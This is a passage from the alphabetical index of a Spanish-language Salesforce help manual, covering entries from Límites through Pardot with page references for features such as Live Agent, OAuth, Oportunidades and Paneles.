Prueba de conexión 2213, 2227, 2229
requisitos del sistema, Lightning Sync for Microsoft® Exchange 2206
restablecer sincronización 2226
sincronizar 2200
solución de problemas de sincronización 2195
Lightning Voice
configuración 2270
limita las llamadas de la API 4143
limitaciones 2780, 3796, 3823, 3913
Limitaciones 4429, 6185
limitaciones de calendarios 1490
limitaciones de Live Agent 2780
límites 3856, 3946
Límites
accesibilidad 6239
API de REST de informes y paneles 6285
aplicación Salesforce Classic Mobile 1225
Aprobaciones de Chatter 6266
Archivos de Chatter 6259
asignación de almacenamiento 6260
búsqueda de contenido de Chatter 6270
búsqueda de listas de selección 6243
campaña 6277
campos 6254–6255
campos de cuentas personales y empresariales 6281
campos personalizados 6246
candidatos 6277
Chatter 6267, 6270
Chatter Plus 6266
Comunidades 6249, 6271, 6273
configuración personalizada 6246
Consola de Salesforce 6264
contactos 6277–6278
correo electrónico 6250
correo electrónico masivo 6253
correos electrónicos de flujo de trabajo 6251
facturación de Force.com Site 6262
flujo 5022–5023
Force.com Sites 6261
funciones de contactos 6279
funciones de informes 6240
Límites *(continuación)*
funciones y ediciones generales 6233
Gestión de duplicados 801
Gestión de territorio de empresa 6282
importación de datos 6248, 6279
importación de Site.com 6265
influencia de la campaña 6277
jerarquía de campañas 6277
lista de selección estándar 6247
listas de selección personalizadas 6246
mapas 6285
objetos estándar 6243
objetos externos 6248
política de contraseña 6264
Portal de clientes 6247
Portal de socios 6264
presupuestos 6281
procesos de aprobación 6283
programaciones 6282
reglas 6244
reglas de flujo de trabajo 6283
Respuestas de Chatter 6245
Salesforce Connect 6248
Salesforce CRM Content 6257
Salesforce Knowledge 2999, 6253
Sandbox 6263
seguimiento de las noticias en tiempo real 6267
Site.com 6265
Solicitudes Web 6265
temas 6267
vistas de lista 6270
Visualforce 6286
límites de almacenamiento
Sandbox 6007
Límites de almacenamiento
límites de almacenamiento de archivos 1096
límites de almacenamiento de datos 1096
límites de almacenamiento de datos 4143
límites de archivo
Comunidades 3448
límites de consultas 4143
límites de datos externos 4143
límites de eventos 6277
límites de la API 4143
límites de tareas 6277
límites de trabajos de flujo de datos 4143
límites numéricos 5567
Límites SOQL de fuentes 5419

Limpieza
Candidato 1886, 1889–1890
Configuración 1886
direcciones 1878, 1880, 1886
directrices 1882, 1888
Empresa 1886, 1889–1890
lead 1887
perfiles sociales 1880, 1886
reglas
1878, 1880, 1886
geocódigo 1878, 1880, 1886
Reglas
1877, 1886–1887, 1894
configuración 1887
lead 1887
línea de comandos 5698
Línea de comandos
archivo de asignación de campo (Cargador de datos) 768
archivo de configuración (Cargador de datos) 769
clave de cifrado (Cargador de datos) 767
contraseña cifrada (Cargador de datos) 768
importación de datos (Cargador de datos) 770
introducción (Cargador de datos) 766
requisitos (Cargador de datos) 767
LinkedIn
exportación de datos 711
proveedor de autenticación 1022
lista blanca
dominios 4449
Lista blanca de cliente de API 963
Lista blanca de CORS 2774
Lista de chat Mis Favoritos
añadir personas 3295
eliminación de personas 3296
uso 3295
Lista de pacientes 6160, 6166
lista de permisos de usuario 3836
Lista de precios
campos en los que se busca 417
Lista de selección
campos con información adicional 4694
especial 4694
Lista relacionada
Notas 2050
lista relacionada archivos 3686–3687
Lista relacionada Colaboración externa 1674, 5646
Listas
clasificación 68
navegación 68
Listas ancladas
cambiar tamaño 2489, 4486
configurar 4444
Listas de contactos
ver 1312
Listas de precios
archivar, desactivar y eliminar 1528
cambio del nombre 4536
compartir 1527
creación 1526, 1535
descripción general 1521–1522
listas de registros
clasificación 127
Listas de selección
adición o modificación de entradas 4693
clasificación 4698
dependiente 4700
estados de validación 3025, 3056
límites de búsqueda 6243
listas de selección de estado y país 440, 444–445, 453
Listas de selección de estado y país 443, 455, 460–461
reemplazo de valores 4697
Listas de selección de estado y país
activación y desactivación 459
adición, modificación de detalles de estado y país 453
configuración 444
conversión de datos 458
descripción general 440
descripción general de la conversión de datos 458
descripción general de la exploración de personalizaciones y datos 455
exploración de personalizaciones y datos de estado y país 456
países estándar 445
Listas de selección dependientes
acerca de 4700
definición 4700
límites 4703
modificación 4702
Listas de selección estándar
límites 6247
Listas de selección globales
creación y modificación 4672, 4699
Listas de selección personalizadas
límites 6246
Listas mejoradas
activación 293
modificación en línea 147
listas relacionadas 66

Listas relacionadas
activación de carga independiente 293
Live Agent
activación 2724
activación con OmniCanal 2798
adjuntar registros a transcripciones 2507, 4504
agregar a consola de Salesforce 2764
agregar a la consola de Salesforce 2765, 2768, 4452
artículos 2506, 4503
bloquear 2517, 2761, 4514
botón de chat 2742
botones de chat 2745–2746
cambio de estado 2499, 4496
configuración 2723, 2732, 2749, 2764, 2766
configuración de la visibilidad de la ficha Supervisor en Perfiles 2758
configurar Texto rápido 2872
Consola de Live Agent 2781
Consola de Salesforce 2498, 2527–2528, 4495, 4524–4525
conversar con clientes 2501, 4498
creación de botones 2741
creación de usuarios 2725
datos confidenciales 2517, 2761, 4514
dominios permitidos 2740
estado 2500, 2529, 4497, 4526
ficha detalles 2502, 4499
Ficha Sesiones 2759–2760
ficha Supervisor 2758
finalizar sesión de chat 2510, 4507
formulario anterior al chat 2755
habilidades 2532, 2731, 4529
implementación 2738
implementación básica 2723
implementaciones 2738, 2740, 2748
informes 4211
invitación automatizada 2752
Invitaciones de chat automatizadas 2751
lista de estado de la cola 2530, 4527
lista de estado del agente 2529, 4526
Live Agent 2767
Consola de Salesforce 2767
mensajes de susurro 2531, 4528
notificaciones de audio 2737
notificaciones de chat entrantes 2737
notificaciones de estado 2737
opciones de cola 2746
opciones de ruta 2745
página posterior al chat 2755
Live Agent *(continuación)*
panel de supervisores 2527–2531, 2758, 2767, 4524–4528
permisos de agentes 2726, 2728
Personalizar implementación 2749
personalizar ventanas de chat 2748
registro de visitantes 2519, 4516
registros de clientes 2518, 4515
retirar chats 2492, 4446, 4489
sesiones 2533, 2759–2760, 4211, 4530
sitios de Force.com 2748
supervisar sesiones de chat 2531, 4528
Texto rápido 2504, 2756, 2874, 4501
tipo de informe personalizado 2533, 4530
transcripciones 2507, 2519–2520, 4504, 4516–4517
transferir archivos 2505, 4502
transferir chats 2509, 2513, 2762–2763, 4506, 4510
Widget Knowledge One 2506, 4503
Llamadas
No es posible analizar la respuesta de la llamada, error 5753
Llamadas de conferencia
realización 2380
Llamadas de SoftPhone
conferencia 2380
finalización 2381
hacer clic para marcar 2387
informes 4189
realización 2385
registro 2378
respuesta 2377
transferencia 2380
Llamadas telefónicas
Consulte Llamadas de SoftPhone 2385
Llave de seguridad U2F 939–940, 942, 944
localización 6195
Lógica empresarial de Force.com 1094

## M

macro de knowledge 4470
macro de salesforce knowledge 4470
macro publicador correo electrónico 4468
macros
acciones admitidas 4468
acciones admitidas en macros 4471–4472
Acciones rápidas 4471
acciones sociales 4472
activar acciones del publicador 4454
adjuntar artículos de knowledge 4465
colaboración 4467
configuración 4454

macros *(continuación)*
configurar consola para macros 4454
crear 4455
crear macro 4456
duplicar 4466
ejemplos 4462
eliminar 4467
gestionar 4466
instrucciones 4468, 4471
instrucciones de macro 4456
interfaz de usuario 4455
métodos abreviados 4458
modelo de colaboración 4467
prácticas recomendadas 4455
publicador de comunidad 4471
publicadores admitidos 4468
sugerencias 4455
Macros 4455
macros de acción de comunidad 4464
macros del publicador de correo electrónico 4468
macros irreversibles 4458
macros masivas 4459–4461
macros masivas filtrando casos 4461
macros que los usuarios no pueden deshacer 4458
macros sociales 4464
Maletín
adición y eliminación manual de cuentas 1742
asignación de usuarios y perfiles a configuraciones 1738
cambio de la selección de cuenta 1744
contenido predeterminado 1743
creación de configuraciones 1738
sincronización 1744
vaciado 1744
Manual, colaboración
Consulte Colaboración manual 555
Mapa de la ayuda 1
Mapas
límites 6285
Marco del componente de Lightning
descripción general 5771
margen 3857
máscara 863
medición
definición 3994
Medición
crear 1573
mediciones
descripción 3854
Medidor 4383, 4390
Medios sociales
Facebook 1684
Twitter 1684
Mejor respuesta 2402, 2432
Mejora de Salesforce con programación
Introducción 5688
Membretes
creación 1717
personalización 1717
Menciones
en publicaciones y comentarios 3235
mensaje de error 3532
Mensaje de error
notificaciones distribuidas 5876
Mensaje de la compañía
adición 4555
Mensajes
búsqueda 3301
eliminación 3681
envío 3302
mensajes de correo electrónico
aprobación de borradores 2371
revisión de borradores 2371
Mensajes de correo electrónico
directrices 1700
Mensajes de error
sistema de traducción 4609
Mensajes de la página de inicio de Force.com 5670
Mensajes privados 6182
Mensajes salientes
cola de mensajes salientes 5193
definición 5193
gestión 5190
notificaciones 5192
restricciones de puerto 5193
seguimiento del estado de envío 5193
solicitudes de notificación 5192
visualización de solicitudes de notificación 5193
menú de acceso rápido de Force.com 4535
menú de acciones rápidas 4139
Menú de aplicaciones de Force.com
acerca de 5654
cambio de orden 5667–5668
Metadatos 5629, 5632
Metadatos de Wave 4133
Metadatos personalizados
accediendo a tipos y registros 5944
acerca de 5933
adición de registros mediante declaración 5939

Metadatos personalizados *(continuación)*
API de metadatos 5937
creación de tipos mediante declaración 5938
limitaciones 5935
límites 5936
paquetes e instalación 5945–5947
Métodos de coincidencia
coincidencia aproximada 822
coincidencia exacta 822
Métrico 4392
Mi configuración
Búsqueda rápida 34, 141
Búsqueda rápida, Lightning Experience 35
Búsqueda rápida, Salesforce Classic 35
navegación a 34, 141
navegación a, Lightning Experience 35
navegación a, Salesforce Classic 35
Mi dominio
Consulte: Nombre de dominio 1069
Microsoft
proveedor de autenticación 1020
Microsoft Outlook
Aplicación Web, configuración de los usuarios para trabajar con contenido personalizado de Salesforce en 2198–2200
Aplicación Web, configuración de los usuarios para ver contenido de Salesforce en 1757, 2197
Aplicación Web, requisitos del sistema 1754
Aplicación Web, visualización de contenido de Salesforce en 1752–1753, 2195
Lightning for Outlook, configuración 1755–1757, 2197, 2199–2200
Lightning for Outlook, configuración de usuarios para ver contenido de Salesforce en 1755–1756
Lightning for Outlook, descripción general 1752–1753, 2195
Lightning for Outlook, requisitos del sistema 1754
Microsoft OutlookConsulte Outlook 1792–1793, 1798
Microsoft Word
inserción de campos de combinación en 1714
Miembro de campaña
adición 1402
campos 1407
estados, importación 1410
importación 1409
individuos, incorporación 1397
lista relacionada 1401
modificación 1400
visualización 1406
Miembro de territorio de servicio
campos en los que se busca 427
Miembro del equipo de atención sanitaria
crear miembro externo 6204
Miembros de comunidad
actualización con la API 3434
Miembros en las campañas (estado) 1398
Miniprogramas de código 3724
Mis elementos no resueltos
contactos 1787
correos electrónicos 1709
eventos 1788
tareas 1789
Modelo de colaboración
permisos de objeto y 613
modelo de territorio
compilación 1961
Modelo de territorio
activación 1973
archivado 1982
eliminar 1982
informe 1977–1981
vista previa 1966
Modelo de territorio de ventas
exploración 1432
Moderación
Comunidades 3585
Moderación de comunidades
definición de desencadenadores para el marcado de elementos 3601
Moderación previa
revisar y aprobar publicaciones 3594
Moderador
Comunidades 3566
Moderador de Chatter
desactivación de usuarios de free 3265
Moderadores
gestión de archivos 3598
gestión de elementos marcados 3597
gestión de mensajes 3600
Moderadores de Chatter
asignación de privilegios de moderador 3265
Moderadores de comunidad 3560
Moderar Chatter
desactivación de usuarios 3265
Modificación
activos 1305
aplicaciones de subficha personalizadas 5665
campañas 1396

Modificación *(continuación)*
campos 4686
campos de lista de selección 4699
campos de lista de selección personalizados 4699
campos personalizados 4667
casos 2335
comentarios de casos 2337
competidores 1560
configuración de correo electrónico 45
cuentas 1260
detalles de contacto 1314
documentos 3373
en línea 145
entradas de las listas de selección 4693
formato de campo de informes para un tipo de informe personalizado 471
gráficos de vista de lista 134
grupos 634
idiomas del sistema de traducción 4600–4604, 4607
información personal 43
listas de selección globales 4699
Mensaje de la ficha Inicio 4555
notas y archivos adjuntos 164
pregunta 2397
relaciones de objetos de tipos de informes personalizados 470
tipos de informes personalizados 473
usuarios 489–490
Modificación de Apex 5690
modificación de conjuntos de datos 3955
modificación de una aplicación conectada 5861, 5864–5865, 5868
Modificación en línea
acerca de 145
activación 293
conjuntos de permisos 595
listas mejoradas 147
perfiles 579
Modo de desarrollo
activación 5757
modo de diseño 5400
modo en directo 5400
Modo prueba para desencadenadores de flujo 5194
Mover
informes 4346
paneles 4346
Móvil
Preguntas frecuentes: Paneles de Mobile para iPad 4425
muestra con delta 3890
muestra con dim2mea 3892
muestra con edgemart 3894
muestra con sfdcDigest 3902
muestra con sfdcRegister 3923
muestra con update 3927
múltiples coincidencias 3874
Múltiples controles 2492, 4446, 4489

## N

navegación
crear menú 304, 5660
menú 303
Navegación por
configuración de correo electrónico de Chatter 3209
notificaciones de correo electrónico de Chatter 3209
Nombre de dominio
cambios de URL 1076
defina un nombre de dominio 1072
descripción general 1069
descripción general de la configuración 1072
directrices de implementación 1073
implementación 1075
marca de página de inicio de sesión 1078
obtención de información de rendimiento del sistema 1079
política de inicio de sesión 1077
pruebas 1075
Nombres
configuración regional 169
formato 169
Nota
campos en los que se busca 409
Notas
Activar 2048
Barra de acciones 2048
campos 165
Configuración 2048–2050
consideraciones 2049
creación 159–162
Crear 162
Descripción general 158
Directrices 163
eliminación 167
formatos de página 2050
Informe 162
listas relacionadas 2050
Salesforce1 163, 2048
Sugerencias 163
Toma 2048
Uso 158, 163
vista y modificación 164

Notas mejoradas 157–158, 163, 2048, 2050
Noticias 1378
noticias de caso
filtros de noticias en tiempo real personalizados 2828
resaltar elementos de noticias en tiempo real visibles de forma externa 2824
Noticias de caso
acciones 2359
activación 2820
activación de borradores de correo electrónico 2826
activación en perfiles personalizados 2822
actualización de casos 2822
adición de acciones personalizadas 2827
adjuntar archivos a mensajes de correo electrónico 2368
adjuntar artículos 2360
archivos adjuntos de mensajes de correo electrónico 2368
asignación de usuarios 2821
cambio de estado de caso 2359
Cambio de nombre de acciones 2842
cambio de nombre de los filtros de noticias en tiempo real 2842
componentes personalizados 2826
configuración 2819, 2827, 2831, 2837
configuración del publicador 2837
correo electrónico 2371
creación de conjuntos de permisos 2821
creación de publicaciones en el portal 2391, 3483
descripción general 2349
editor de texto enriquecido 2371
Editor del portal: 2823
enviar artículos por correo electrónico 2360
envío de correo electrónico 2366
envío de correo electrónico a clientes 2359
filtros de noticias en tiempo real 2350
formatos de noticia 2830
formatos de página 2829–2830, 2838
modificación de formatos de página 2829
asignación de formatos de página 2829
herramienta de artículos 2360
impresión 2355
listas relacionadas 2351
notificaciones de cliente para respuestas de portal 2823
página de detalles de caso 2356
panel de aspectos destacados 2830
personalización 2830, 2842
plantillas de correo electrónico cargadas previamente 2840
plantillas de correo electrónico predeterminadas 2840
Noticias de caso *(continuación)*
publicación en portal de cliente 2359
redacción de correo electrónico 2369
registro de llamadas 2359
respuesta a correo electrónico 2366
uso de acciones 2359
uso de plantillas 2369
uso de Texto rápido en 2372
vista de impresión 2355
Noticias en tiempo real
anular recepción de publicaciones de solicitudes de aprobación 5018
clasificación 3216
cómo adjuntar vínculos 3244
marcar Me gusta en publicaciones y comentarios 3206
Noticias en tiempo real de Chatter 3213
personalización del seguimiento de noticias en tiempo real de Chatter 3668
publicaciones 3225
Publicaciones de las noticias en tiempo real de Chatter 3225
seguimiento de las noticias en tiempo real 3667
seguimiento de personas 47
silenciar publicaciones 3233
ver una actualización individual 3257
visualización de noticias en tiempo real 3214
Noticias en tiempo real de casos de comunidades 3476, 3478–3479, 3481
Noticias en tiempo real de Chatter
campos en los que se busca 392
instantáneas de componentes de paneles 3270
vistas de lista 3268
Noticias en tiempo real de panel
instantánea de componente 3271
noticias en tiempo real de registro 1695
notificaciones 954
Notificaciones
Salesforce1 1135–1136
Notificaciones de correo electrónico
Comunidades 3632
notificaciones de correo electrónico de Chatter
navegación por 3209
notificaciones de tareas 1518–1519, 2032
notificaciones distribuidas
mensajes de error 5876
pruebas 5874–5875
Notificaciones distribuidas
configurar 4450
visualización en una consola 2494, 4491
notificaciones por correo electrónico 2032

Notificaciones, correo electrónico de Chatter
configuración 3210
gestión 3210
respuesta a 3206
nueva tarea 2016
Nuevas notas 157–158, 163, 2048, 2050
nuevo evento 2016
Números de directorio
adición de elementos adicionales 2714
gestión de elementos adicionales 2713

## O

OAuth
autenticación 5887
códigos de error 5892
extremos 5888
flujo de afirmación SAML 5914
flujo de autenticación 5888, 5901, 5903, 5909, 5911
flujo de autenticación de agente de usuario 5911
Flujo de autenticación de la versión 1.0.A 5888
flujo de autenticación de nombre de usuario-contraseña 5909
flujo de autenticación del servidor Web 5903
flujo de soporte SAML 5893
flujo de token de actualización 5901
flujo del token de soporte JWT 5896
revocar tokens 5917
terminología 5886
uso de token de id 5919
uso de URL de identidad 5920, 5926, 5929
uso del token de acceso 5919
Objetivo
crear 1571
Objetivos
personalización 6200
Objetivos clave en la empresa
configuración 2289
Objetivos financieros
sumar 6222
objeto 4
Objeto de fusión personalizado 1819
Objeto de instancia de proceso 4189
Objeto de nodo de instancia de proceso 4189
Objeto InboundEmail 5799
Objeto InboundEmail.BinaryAttachment 5801
Objeto InboundEmail.Header 5801
Objeto InboundEmail.TextAttachment 5801
Objeto InboundEmailResult 5802
Objeto InboundEnvelope 5802
Objeto personalizado
campos en los que se busca 399
objetos 3515
Objetos
concepto 30
no publicación 5646
página de inicio del objeto 30
personalizados 5639
publicación 5638–5639, 5641, 5644
suscripción 5638, 5643–5644
Objetos de fusión
consideraciones 4639
Objetos estándar
límites 6243
objetos externos
acceso de usuarios, adaptador entre organizaciones para Salesforce Connect 5571
adición de campos 4668
campos en los que se busca 403
consideraciones de búsquedas 5555
Consideraciones de comunidades 5567
consideraciones de consultas de API 5553
consideraciones de empaquetado 5565
consideraciones de informes 5551
consideraciones de noticias en tiempo real 5553
consideraciones de relaciones 5550
consideraciones de Salesforce1 5566
consideraciones de SOQL 5561
consideraciones de SOSL 5558
Consideraciones para Lightning Experience 5566
creación de relaciones cambiando el tipo de campo. 5616
creación de relaciones como nuevo campo personalizado 4668
crear 5609
estado de implementación 4619
Id. de registro 5541
Id. de registros, adaptador entre organizaciones para Salesforce Connect 5571
Id. externo, adaptador entre organizaciones 5571
Id. externo, adaptador personalizado 5600
Id. externo, OData 5578
límites 6248
límites de frecuencia de llamadas OData 5588
listas relacionadas 4668
listas relacionadas, carga 293
nombres de API, adaptador entre organizaciones para Salesforce Connect 5570
relaciones 5616
relaciones de búsqueda 5617

objetos externos *(continuación)*
relaciones de búsqueda externa 5618
relaciones de búsqueda indirecta 5620
objetos personalizados 4678
Objetos personalizados
administración delegada 549
cambio de propiedad 1285
campos 4621
colaboración 4615
consideraciones de relaciones 4639
creación 4619–4621, 4625
creación de relaciones 4668
creación de tipos de registro 4645
descripción general 4617
eliminación 4627
eliminación permanente 4629
formatos de página 4561
gestión 4618
implementación 4619
importación 706
listas relacionadas 4668
permisos 611
recuperación 4629
relaciones 4634
relaciones de varios a varios 4637
restauración 4629
Salesforce to Salesforce 1661
seguimiento 4633
seguridad 4647
toma de posesión de una cola 4617
truncado 4631–4632
vista 4617
Obligaciones
sumar 6222
obtener más contactos 1343
obtener más cuentas 1339
obtener URL para compartir 4016, 4143
Ocultación
tipos de informe 4345
OData
asignación de tipo 5591
opciones de cadena de consulta 5594
referencia 5591
Office 365
correo electrónico 2150–2151
Olvidar contraseña 43
OmniCanal
activación con Live Agent 2798
activar 2784
OmniCanal *(continuación)*
canales de servicio
2784
crear 2784
configuración de presencia 2790
configuración de ruta 2788
configuraciones de enrutamiento
2786
crear 2786
enrutamiento 2799
estado de presencia 2792
estados de presencia 2794–2795
formatos compactos 2796
objetos compatibles 2785, 2801
opciones de modelo de ruta 2788
pruebas 2797
Widget de OmniCanal 2795
Opción 5106
Opción de lista de selección 5114
Opción de registro dinámica 5109
Opciones
chat 3299
Open CTI
descripción general 2703
operaciones 3874
Operadores
condición de flujo 5132
elemento asignación de flujo 5126
filtros de registros de flujos 5139
Oportunidad
campos 1547
campos en los que se busca 411
crear 6223
cuota de mercado 6223
kanban 134–135
Oportunidades
activación de oportunidades similares 2009
activación de recordatorios 2010
actualizar recordatorios 2008
adición del equipo de oportunidades predeterminado 1556
agregar productos 1537, 1540, 1547
agregar similares como favoritos 1546
alertas 2013
asignación a eventos de calendario sincronizados 1788
asignación a tareas de Outlook sincronizadas 1789
asignar a correos electrónicos 1709
asignar territorios 1537
aviso de productos 2009
búsqueda de contenido relacionado 3388

Oportunidades *(continuación)*
Búsqueda de Outlook 1798
búsqueda de similares 1546
cambio de propiedad 1285
cambio del nombre 4536
colaboración 1546, 2008
cómo funcionan 1542
configuración 2008–2009
consideraciones 1543
correos electrónicos, adición desde Outlook 1792
correos electrónicos, eliminación de registros de Salesforce 1793
creación 1544
creación de informes 4171
creación de informes personalizados 4171
descripción general 1537
directrices 1543
duplicación 1545
eliminación 1545
equipos de oportunidades 1552
Etapa de oportunidad 1538–1539
formatos con varias líneas de productos de oportunidad 4561
funciones del contacto 1323
historial de campo 1542
historial de la etapa 1542
Informe de historial de campos de oportunidades 4177
Informe de oportunidades 4173
Informe Historial de oportunidades 4178
Informe Oportunidades con competidores 4176
Informe Oportunidades con funciones de contacto 4174
Informe Oportunidades con funciones de contacto y productos 4175
Informe Oportunidades con presupuestos y partidas de presupuesto 4183
Informe Oportunidades con presupuestos y PDF de presupuesto 4182
Informe Oportunidades con producto 4180
Informe Oportunidades de socios 4180
Informe Tendencias de oportunidades 4182
informes 4168
informes estándar 4168
informes personalizados 4168
lista relacionada de previsiones de oportunidades 1652
mover etapa 1537
Noticias 1378
Oportunidades con informe de equipos de oportunidades 4178
Oportunidades *(continuación)*
Oportunidades con informe de equipos de oportunidades y productos 4179
oportunidades similares 2008
panel oportunidades 1542
programación de recordatorios 1540
restricción de precios y cantidades 2011
Salesforce to Salesforce 1661
sincronizar con presupuestos 1589
solicitar al usuario agregar productos 2008
trabajo con 1537
uso de informes 4169
uso de informes estándar 4169
Oportunidades en curso
visibilidad a sus oportunidades en curso, colaboración 1546
Oportunidades similares
activación 2009
orden de clasificación 4001
orden de trabajo 2961, 2963, 2984, 2988
Organización
copia 6005
Organización secundaria 5628
Organizaciones de prueba
descripción general 285
eliminación de datos de ejemplo 286
inicio de nuevas pruebas 285
Organizador de barra de ficha
activación 293
Organization Sync
conexión 5631, 5653
descripción general 5622
limitaciones 5622–5623
Reanudar conexión 5653
Suspender conexión 5653
orientación 3993
Otras fuentes de datos
exportación de datos 711
Outlook
adición de eventos 1500, 1510
asignación de campos para importar 717
candidatos, conversión desde Outlook 1790
Consulte también Salesforce for Outlook 1762
correos electrónicos, adición a registros de Salesforce 1792–1793
datos de Salesforce, visualización en Outlook 1790
exportación de datos 711
Panel lateral de Salesforce 1790, 1792–1793, 1798
registros de Salesforce, búsqueda de 1798

Outlook *(continuación)*
Salesforce, adición de correos electrónicos en 1790, 1792–1793
sincronización con Salesforce 1762

## P

Paciente
creación 6164
Paciente candidato
personalizar vista de lista 6204
Página de error
personalización en SAML 976
Página de inicio
Consulte Ficha Inicio 69
Página de inicio de comunidades
personalizados 3511
Página de inicio de sesión
incorporación personalizada 3467
Página Hoy 6157
Página Inicio de Force.com 5668
Página Registros de envío de Mobile 1226
Paginación dirigida por el cliente 5580
Paginación dirigida por el servidor 5580
Páginas
navegación 63
Páginas de detalles
personalización 51
Páginas de Lightning
componentes estándar 4121
fichas personalizadas, creación 4582, 5681
Páginas de Visualforce
campos de combinación 5759
Páginas Lightning
adición a Lightning Experience 5680
adición a Salesforce1 5680
componentes estándar 5674
componentes personalizados 5677
descripción general 5672
perspectiva general 5672
tipos 5673
Páginas públicas 3512
Páginas, Visualforce
descripción general 5755
paleta, búsqueda 5047
panel
pasos (Wave Dashboard Designer) 4088
Panel
descripción general 4419
Panel de aspectos destacados
acerca de campos y formatos 4442
activar 4440
personalización 4441
panel de supervisores
lista de estado de la cola 2530, 4527
lista de estado del agente 2529, 4526
mensajes de susurro 2531, 4528
supervisar sesiones de chat 2531, 4528
Panel lateral de Salesforce
eventos, adición a registros de Salesforce 1794
tareas, adición a registros de Salesforce 1796
Panel lateral de Salesforce en Microsoft® Outlook® 1790
Panel lateral de Salesforce, activación 2246
Panel lateral de Salesforce, adición de correos electrónicos con 1792–1793
Panel lateral de Salesforce, búsqueda de registros en 1798
Panel lateral, Salesforce for Outlook 2246
paneles
creación con classic designer 4047
crear con classic designer 4048
pasos 4045
vínculos (Wave Dashboard Designer) 4087
Paneles
activación de Buscador de paneles 464
activar el acceso a Mobile 4427
actualización de datos 4411
adición de componentes 4362–4363
aplicación de filtros 4404
arrastrar y soltar 4346
búsqueda 4342
cola de trabajos programados 4411
compartir 4413
Compatibilidad de imágenes de Lotus Notes 467
componente de gráfico circular 4386, 4393
componente de gráfico de anillos 4386, 4393
componente de gráfico de barra 4380, 4382, 4388, 4390
componente de gráfico de columna 4380
componente de gráfico de embudo 4381, 4389
componente de gráfico de líneas 4384, 4391
componente de medidor 4383, 4390
componente de tabla 4387, 4394
componente métrico 4385, 4392
componentes 4365
configuración de interfaz de usuario 463–464
correo electrónico 4411
creación 4360–4361
crear 4359
crear tabla 4387, 4394

Paneles *(continuación)*
Data.com 1900
definición de propiedades 4398
descripción general 204, 4423
descripción general de filtros 4401, 4405
duplicación 4424
edición de filtros 4403
ejecutar 4410
eliminación 4419
envío a usuarios del portal 467
Gráfico circular
4386, 4393
componente del panel 4386, 4393
Gráfico de anillos
4386, 4393
componente del panel 4386, 4393
Gráfico de barra
4382, 4388, 4390
componente del panel 4382, 4388, 4390
habilitación de encabezados flotantes 463
impresión 4418
Instantáneas de componentes 464
Jigsaw 1900
leer 4410
Lightning Experience 4360
Mobile 1201
modificación 4362
modificación de componentes 4365
mover 4346
notificaciones de correo electrónico 467
Paneles de muestra de CRM en AppExchange 4401
paneles dinámicos 4406
paneles dinámicos, configuración 4408
personalización 4362
Preguntas frecuentes: Paneles de Mobile para iPad 4425
programación de actualización 4411
publicación de instantáneas en noticias en tiempo real de grupos 3270
publicación de instantáneas en noticias en tiempo real de panel 3271
publicación de instantáneas en noticias en tiempo real de usuario 3270
Salesforce Classic 4361
seguimiento de componentes 3269
Sitios Web 5445
tipos de componentes 4367
uso de gráficos 4018, 4020–4023, 4025, 4027, 4029, 4031, 4033, 4035–4036, 4038, 4040, 4114–4115, 4368–4375, 4378
Paneles *(continuación)*
usuario de ejecución, selección 4409
usuario que ejecuta 4398
vista 204, 4424
visualización de listas de paneles 4426
paneles (Wave Dashboard Designer)
creación 4057
filtrado 4069
formatos 4103
incorporación de widgets 4059
prácticas recomendadas de diseño 4109
propiedades 4059
propiedades de formato 4106
propiedades de paso 4102
propiedades de widget 4097
selecciones de formatos 4107
widgets, agrupación 4084
Paneles de Event Monitoring Wave 3833
Paneles de Mobile para iPad
configuración 4427
Paneles de Wave 4136
Paneles dinámicos
configuración 4408
Pantalla
campos de opción 5094
recursos de opciones 5094
Pantalla de flujo
validar entrada de usuario 5058
Papelera 194
Paquete
actualizaciones mediante envío, programación 6140
paquete de una aplicación conectada 5861
Paquete Gestión de comunidades de Salesforce
actualizar 3620
instalar 3620
Paquete Paneles de Salesforce Chatter
actualizar 3682
instalar 3682
Paquetes
actualización de paquetes 1245
adición de componentes 6063
asistencia al usuario 6147
carga 6124
componentes protegidos 6068
componentes que se pueden incluir en paquetes 6063, 6068
componentes sin utilizar 6095
comportamiento del componente 6071
configuración de desarrollador 6060
configuración de paquetes instalados 1230

Paquetes *(continuación)*
conjuntos de permisos y configuración de perfil 6089
creación 6062, 6096, 6115–6116, 6118–6121, 6124
dependencias 6103
desinstalación de paquetes 1232
distribución 6052
eliminación de componentes 6094
Errores de Apex 5741
fallos de prueba, resolución 6115
gestión de licencias para 1240
importación de datos 1239
instalación de paquetes 1226–1227
instalaciones 1233–1234
licencias 1242–1243, 1245
marca 6128–6132
preparación de aplicaciones 6052
secuencia de comandos de desinstalación 6119–6120
secuencia de comandos posterior a la instalación 6115–6116, 6118
sin gestionar frente a gestionados 6052
Paquetes de contenido
creación 3386
modificación 3386
Paquetes gestionados
acerca de 6057
activación 6056
actualizaciones mediante envío 6140
actualizaciones mediante envío, prácticas recomendadas 6146
ampliaciones 6136
asignación de licencias para 1241
componentes protegidos 6068
componentes que se pueden incluir en paquetes 6063, 6068
comportamiento del componente 6071
conversión en 6123
descarga de WSDL de empresa 6102
planificación 6092
publicación de actualizaciones 6137
sustitución de etiquetas de objetos personalizados 4602
sustitución de etiquetas personalizadas 5805
tipos de versión 6061
versiones 6061
versiones de paquetes predeterminados 6096
versiones de parche, prácticas recomendadas 6146
Paquetes no gestionados
componentes protegidos 6068
componentes que se pueden incluir en paquetes 6068
Parámetro de solicitud de ámbito 1037
parámetro de solicitud de community 1040
Parámetro de solicitud de sitio 1038
Parámetro de solicitud startURL 1039
parámetros
Transformación append 3872
transformación filter 3896
transformación flatten 3901
parámetros de la transformación computeExpression 3882
parámetros de la transformación computeRelative 3887
parámetros de replicación 3943
Parámetros de solicitud
ámbito 1037
community 1040
extremo de autorización 1041
sitio 1038
startURL 1039
Pardot
adición de candidatos y campañas de Salesforce en 1299
Clientes potenciales de campañas de Salesforce, adición en Pardot 1298
conector, asignación de su nombre de usuario de Salesforce al 1299
Connector for Salesforce 1292–1294, 1296
Connector for Salesforce, activación 1297
Connector for Salesforce, adición 1294
Connector for Salesforce, configuración 1295
Connector for Salesforce, configuración de campos personalizados en Salesforce 1298
Connector for Salesforce, creación de contactos desde clientes potenciales de Pardot 1303
Connector for Salesforce, envío de correos electrónicos 1300
Connector for Salesforce, incluyendo direcciones IP en lista blanca 1297
Connector for Salesforce, mantener direcciones de correo electrónico sincronizadas con Salesforce 1301
Connector for Salesforce, obtener el máximo provecho de candidatos convertidos 1297
Connector for Salesforce, preparación para la sincronización 1293
Connector for Salesforce, sincronización con cuentas personales 1301
Connector for Salesforce, sincronización de candidatos 1302
connector, configuración del inicio de sesión único con Salesforce 1300
